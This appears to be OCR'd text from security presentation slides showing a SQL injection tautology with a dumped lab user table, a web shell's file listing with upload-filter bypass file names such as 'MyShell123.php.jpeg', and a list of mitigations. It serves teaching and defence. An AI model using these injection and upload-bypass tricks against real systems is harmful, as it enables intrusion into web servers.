
TRUE or TRUE = TRUE



id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013


Web shell



```
Server IP : 192.168.1.103 | Your IP : 192.168.1.100
Time @ Server : 26 Jan 2020 13:35:16
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Apache/2.2.16 (Debian) | PHP 5.3.3-7+squeeze15
```

	name		size	owner	pe
○	[.]	action	DIR	www-data:www-data	drwx
○	[..]	action	DIR	www-data:www-data	drwx
○	hacker.jpg	action	43.13 KB	www-data:www-data	-rw-
○	MyShell.php	action	219.41 KB	www-data:www-data	-rw-
○	MyShell123.php	action	219.41 KB	www-data:www-data	-rw-
○	MyShell123.php.blah	action	219.41 KB	www-data:www-data	-rw-
○	MyShell123.php.jpeg	action	219.41 KB	www-data:www-data	-rw-
○	shell.php	action	223.2 KB	www-data:www-data	-rw-
○	Action				

Any Mitigation????



softserve

- WAF (Web Application Firewall)
- Good system/web app configuration
- Filtration (regex/file content checking)
- Sandboxes
- Knowledge on how different attack works
- System monitoring
- Open Web Application Security Project (OWASP) Prevention Cheat Sheets
- Compliance with ISO27001, GDPR, NIST, Mitre ATT&CK matrix etc...
- etc etc...

softserve

Q&A

softserve